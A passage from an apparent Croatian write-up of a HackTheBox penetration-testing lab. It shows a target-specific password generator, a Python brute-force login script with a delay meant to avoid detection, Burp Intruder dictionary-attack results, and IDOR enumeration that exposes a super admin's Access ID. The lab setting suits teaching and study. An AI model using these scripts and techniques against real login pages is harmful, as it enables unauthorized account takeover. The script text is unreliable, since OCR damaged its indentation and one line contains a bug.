passwords = [p1,p2,p3,p4,p5,p6,p7,p8,p9,p10,p11,p12,p13,p14,p15,
p16,p17,p18,p19,p20,p21,p22,p23,p24,p25,p26,p27,p28,p29,p30,p31,
p32,p33,p34,p35,p36,p37,p38,p39,p40,p41,p42,p43,p44,p45,p46,p47,p48,p49,p50
for p in passwords:
print(p)
```

Navedeno istraživanje provedeno je nad probojem podataka koji je zahvatio 77 milijuna korisnika Sony platforme PlayStation. Od 77 milijuna zahvaćenih korisničkih računa, preko 1 milijun lozinki bile su pohranjene u čitljivom formatu. Datoteka sa lozinkama i korisničkim imenima na temelju koje su napravljeni statistički podaci prikazani u istraživanju sadrži 37,608 korisničkih računa te time predstavlja dovoljno veliki uzorak za donošenje određenih zaključaka. Python skripta „generator.py“ najprije uzima osobne podatke mete na temelju kojih se lozinke najčešće kreiraju. U ovom slučaju s obzirom da se radi o vježbi penetracijskog testiranja na platformi HackTheBox, osobni podaci pripadaju izmišljenoj osobi koja ima ulogu administratora Web aplikacije mete. U varijable p1 do p50 se zatim pohranjuju permutacije osobnih podataka koje predstavljaju najčešće lozinke. Prvih nekoliko lozinki odnosi se na ime korisnika gdje je čest slučaj postavljanje imena unatrag kao lozinke, ili imena nakon kojeg su dodani brojevi poput datuma rođenja. Zatim se slične permutacije rade sa prezimenom mete. Nakon toga koriste se geografske lokacije poput mjesta stanovanja i mjesta rođenja na koje se isto tako često dodaju brojčane vrijednosti poput različitih važnih datuma. Zatim slijede numeričke lozinke koje se sastoje od godine rođenja i datuma rođenja. Ovdje je bitno napomenuti kako čiste numeričke lozinke najčešće sadržavaju parni broj znakova. Posljednjih nekoliko lozinki generiranih skriptom stvara se na temelju podataka koji se odnose na platformu na koju se korisnik prijavljuje, a to su Web mjesto te korisničko ime. Nakon što su sve lozinke generirane spremaju se u niz *passwords* koji se zatim ispisuje.

Istraživanje je isto tako pokazalo da se lozinke sa popisa najčešćih lozinki još uvijek često koriste te da se često koriste svakodnevne riječi iz rječnika. Iz tog razloga za uspješan napad rječnikom na listu lozinki generiranu prikazanu Python skriptom potrebno je dodati i lozinke sa popisa najčešćih lozinki kao i određene svakodnevne riječi koje se isto tako često koriste u tu svrhu. Time će se dobiti potpuniji rječnik koji će povećati vjerojatnost uspješnosti napada. Lista lozinki koja se pridodaje lozinkama generiranim Python skriptom u svrhu kreiranja rječnika za napad preuzeta je sa sljedeće poveznice:

https://github.com/DavidWittman/wpxmlrpcbrute/blob/master/wordlists/1000-most-common-passwords.txt,

Nakon što je generiran rječnik potrebno je kreirati skriptu koja će iterirati kroz zapise u rječniku i pokušati se prijaviti sa proslijeđenim korisničkim imenom i svakom lozinkom iz rječnika. Iz tog razloga napisana je vlastita Python skripta čiji je kod prikazan u nastavku.


```
import mechanicalsoup
import sys
from datetime import datetime
import time
browser = mechanicalsoup.StatefulBrowser()
if len(sys.argv) != 4:
      print("Netočan broj argumenata. Primjer sintakse: python3 bruteforce.py
      <url> <lista zaporki> <korisničko ime>")
else:
      print("-" * 50)
      print("Vrijeme početka:" + str(datetime.now()))
      print("-" * 50)
url = sys.argv[1]
browser.open(url)
try:
      lozinke = open(sys.argv[2],"r",encoding='utf8')
      lozinke_brojac = open(sys.argv[2],"r",encoding='utf8')
      trenutna_linija = 0
      brojac_liste = 0
      for x in lozinke_brojac:
            brojac_liste += 1
      for lozinka in lozinke:
            trenutna_linija += 1
            lozinka = lozinke.strip()
            time.sleep(0.2)
            browser.select_form()
            browser["username"] = sys.argv[3]
            browser["password"] = lozinka
            browser.submit_selected()
            if browser.get_url() != url:
                        print("Uspješno pronađena lozinka! Lozinka je:" +
                        str(lozinka))
                  sys.exit()
```

```
            elif trenutna_linija % 10 == 0:
                  napredak = int((1 - ((brojac_liste - trenutna_linija) /
                  brojac_liste)) * 100)
                  print("Trenutni napredak je " + str(napredak) + "%")
finally:
      lozinke.close()
```

Najprije se funkcijom *import* uključuju potrebni moduli. Modul *mechanicalsoup* sadrži Web preglednik koji će se koristiti za navigaciju do forme za prijavu. *Sys* omogućuje prosljeđivanje argumenata prilikom poziva skripte, a *datetime* služi za ispis vremena početka izvršavanja skripte. Najprije se provjerava ako je unesen predviđeni broj argumenata. Ukoliko nije, skripta se ne izvršava te se korisniku ispisuje primjer pravilnog načina poziva skripte. Ukoliko je unesen predviđeni broj argumenata ispisuje se vrijeme početka izvršavanja skripte te Python preglednik otvara proslijeđenu Web adresu na kojoj se nalazi forma za prijavu. Unutar *try* bloka koda u varijable *lozinke* te *lozinke_brojac* se pohranjuje treći korisnički argument odnosno datoteka koja sadrži listu lozinki za napad. Zatim se *for* petljom iterira kroz lozinke kako bi se u varijablu *brojac_liste* spremio ukupan broj lozinki koji će kasnije služiti za ispis napretka izvršavanja skripte. Nakon toga započinje iteracija kroz varijablu lozinke. Varijabla *trenutna_linija* isto tako služi kako bi se ispisao napredak, a zatim se u varijablu *lozinka* upisuje sljedeća lozinka iz liste. *Time.sleep(0.2)* služi kako bi se napravio razmak između pokušaja prijave te kako bi se na taj način smanjila mogućnost detekcije napada. Ovdje je važno balansirati između dovoljno velikog razmaka koji doprinosi manjoj detekciji napada i dovoljno malog razmaka koji doprinosi brzini izvođenja skripte. Zatim se koristeći funkciju *select_form()* označava HTML *<form>* element. *Browser["username"]* i *browser["password"]* su elementi unutar *<form>* elementa te ih je potrebno modificirati za svaki napad. Naime, "*username*" i "*password*" se odnose na vrijednosti *name* atributa elemenata forme te ne moraju uvijek biti "*username*" i "*password*" kao što su u ovom slučaju. U element za unos korisničkog imena prosljeđuje se četvrti argument, odnosno korisničko ime nad kojim se provodi napad. U element za unos lozinke sprema se sljedeća lozinka iz proslijeđene datoteke. Provjera uspješnosti napada za svaku lozinku izvodi se usporedbom trenutne Web adrese Python preglednika sa Web adresom na kojoj se nalazi forma za prijavu. Naime, ukoliko se te dvije adrese razlikuju došlo je do redirekcije sa forme za prijavu na neku drugu stranicu što često ukazuje na uspješnost prijave. Ako lozinka nije pronađena ispisuje se napredak koristeći broj trenutne linije te ukupni broj lozinki. Naposljetku, završava se rad s datotekom lozinki te se prekida izvršavanje skripte. U nastavku je prikazana naredba kojom se poziva navedena „dictionaryattack.py" Python skripta kojom se iterira kroz ranije generirani rječnik te rezultati

izvođenja iste. Rječnik se sastoji od liste najčešće korištenih lozinki dopunjenih sa lozinkama generiranim na temelju osobnih podataka mete.

```
python3 bruteforce.py http://10.10.10.28/cdn-cgi/login/index.php lozinke.txt
admin
```



Slika 15: Rezultat izvođenja napada rječnikom

Pronađena je lozinka “MEGACORP_4dm1n!!”. Ovdje je važno napomenuti da iako ova lozinka ima dovoljno znakova te koristi velika slova, mala slova, brojeve i specijalne znakove, činjenica da se pojavila na listi probijenih lozinki čini ju nesigurnom te ranjivom na napade rječnikom. Zaštita korisničkih računa na razini lozinke biti će pobliže objašnjena kasnije ali je ovdje prikazano kako nije dovoljno da lozinka bude osigurana protiv *bruteforce* napada već je potrebno implementirati politike zastarijevanja lozinki te njihove promjene ukoliko su pogođene probojima podataka kako bi se na taj način zaštitile i od napada rječnikom.


Ovakav napad rječnikom moguće je provesti i ranije korištenim alatom Burp. Provođenje napada tim putem sofisticiranije je te pruža više mogućnosti poput pregleda HTTP odgovora na svaki pojedini zahtjev. U nastavku biti prikazano korištenje navedenog alata u tu svrhu. Najprije je potrebno presresti zahtjev za prijavom koristeći *Intercept* modul unutar Burpa. Sljedeća slika prikazuje zahtjev za prijavom kojim su poslani korisničko ime i lozinka sa vrijednostima “test”.

Slika 16: Zahtjev za prijavom unutar modula Intercept

Nakon toga presreten zahtjev šalje se modulu *Intruder*. Na sljedećoj slici korisničko ime je postavljeno na statičnu vrijednost “admin” s obzirom da se upravo admin korisnički račun napada, dok je vrijednost lozinke varijabilna te će poprimiti vrijednosti iz priloženog rječnika. Tip napada postavljen je na “Sniper” s obzirom da postoji samo jedna varijabla koja je u ovom slučaju lozinka. Na slici je prikazan rječnik sa lozinkama postavljen kao *payload* za ovaj napad.

Slika 17: Rječnik koji sadrži lozinke za napad


Nakon što su postavljene pozicije odnosno varijabilni dijelovi zahtjeva te proslijeđen rječnik sa lozinkama, moguće je započeti napad čiji su rezultati prikazani na sljedećoj slici.




Request	Payload	Status	Error	Timeout	Length
99	MEGACORP_4dm1n!!	302			381
0		200			4871
1	kraM	200			4871
2	kraM2305	200			4871
3	kraM1990	200			4871
4	kraM90	200			4871
5	Mark	200			4871
6	Mark2305	200			4871
7	Mark1990	200			4871
8	Mark90	200			4871
9	Mark1	200			4871
10	kraM1	200			4871
11	Smith	200			4871
12	Smith2305	200			4871
13	Smith1990	200			4871

Slika 18: Rezultati napada rječnikom

Rezultati su sortirani po duljini odgovora s obzirom da različita duljina znači različiti odgovor što često ukazuje na uspješnost prijave. U nastavku je prikazana mogućnost Burpa da se klikom na svaki pojedini zahtjev vide detaljnije informacije te HTTP odgovor dobiven na taj zahtjev.




Iz putanje /cdn-cgi/login/admin.php zaključuje se da je prijava uspješna te da je redirekcija izvršena na stranicu admin.php. Sada nakon što su otkriveni korisnički podaci administratora dobiven je pristup novim resursima nad kojima je opet potrebno provesti enumeraciju kako bi se pronašle ranjivosti koje se mogu iskoristiti za daljnji razvoj napada.



Slika 19: Stranica admin.php


Jedna od sada dostupnih stranica naziva se *Uploads* te predstavlja potencijalnu ranjivost ukoliko se omogućuje prijenos malicioznog koda na poslužitelj mete.



Slika 20: Stranica Uploads

Kao što je vidljivo sa prethodne slike, funkcionalnost prijenosa datoteka na poslužitelj zahtijeva prava korisničkog računa *super admin*. Ta informacija daje nam sljedeći cilj procesa penetracijskog testiranja, a to je dobivanje pristupa navedenom korisničkom računu. Na stranici *Accounts* ispisuje se korisničko ime, e-mail adresa te *Access ID* trenutnog korisnika.


Korisnik za kojeg se te informacije ispisuju definiran je vrijednošću varijable *id* koja se prosljeđuje GET metodom, odnosno URL-om prilikom poziva stranice.




Slika 21: Stranica Accounts

Iz navedenih informacija može se zaključiti kako bi se promjenom varijable *id* u URL-u prilikom poziva stranice *Accounts* mogli prikazati podaci koji se odnose na nekog drugog korisnika poput korisnika *super admin* čije su ovlasti potrebne za daljnji razvoj napada. S obzirom da je u ovom slučaju vrijednost varijable *id* postavljena na 1 zaključuje se kako je vrijednost uvijek neki cijeli broj. Iz tog razloga kreirati će se lista brojeva od 1 do 100 čije će se vrijednosti prosljeđivati prilikom poziva stranice *Accounts*, a za provedbu ovog napada koristiti će se već spomenuti modul *Intruder* unutar alata Burp.

Sljedeća slika prikazuje GET zahtjev kojim se poziva stranica *Accounts* te varijabla *id* koja je unutar modula *Intruder* postavljena kao varijabilni dio zahtjeva koji će poprimati vrijednosti iz proslijeđene liste brojeva koja je prikazana na slici ispod.



Slika 22: GET zahtjev za stranicom Accounts




Slika 23: Lista brojeva koji će se proslijediti kao *id*

Rezultati napada prikazani su na sljedećoj slici te su pri tome ponovno sortirani po duljini odgovora. Oni napadi koji se razlikuju po duljini odgovora biti će pobliže pregledani koristeći mogućnost pregleda odgovora na svakih pojedini zahtjev unutar alata Burp.

Request	Payload	Status	Error	Timeout	Length
30	30	200	☐	☐	3826
0		200	☐	☐	3815
1	1	200	☐	☐	3815
13	13	200	☐	☐	3813
23	23	200	☐	☐	3812
4	4	200	☐	☐	3811
2	2	200	☐	☐	3787
3	3	200	☐	☐	3787
5	5	200	☐	☐	3787
6	6	200	☐	☐	3787
7	7	200	☐	☐	3787
8	8	200	☐	☐	3787
9	9	200	☐	☐	3787
10	10	200	☐	☐	3787
11	11	200	☐	☐	3787


Slika 24: Rezultat napada nad stranicom Accounts

Kao što je vidljivo sa slike, zahtjev u kojem je kao vrijednost varijable *id* proslijeđen broj 30 najviše se razlikuje po dužini odgovora. Iz tog razloga potrebno je pobliže pogledati odgovor na taj zahtjev.



Slika 25: Zahtjev u kojem je proslijeđena *id* vrijednost 30

Iz odgovora se zaključuje kako GET zahtjev za stranicom *Accounts* kojim se prosljeđuje vrijednost varijable *id* 30 prikazuje podatke o korisniku *super admin*. Sada je poznato koju vrijednost je potrebno proslijediti kako bi se vidjeli podaci *super admina* te se stranica *Accounts* može otvoriti u pregledniku.




Slika 26: Stranica Accounts sa *id* vrijednosti 30

Dobivene su dvije vrlo korisne informacije, a to su Access ID i e-mail adresa korisnika *super admin*. Sljedeći korak je presretanje zahtjeva za dohvaćanjem stranice *Uploads* kako bi se mogao pobliže analizirati te otkriti način korištenja vrijednosti Access ID prilikom poziva te stranice. Time bi se stranica *Uploads* dohvatila sa pravima *super admina* bez potrebe za otkrivanjem lozinke i prijavom u taj korisnički račun.

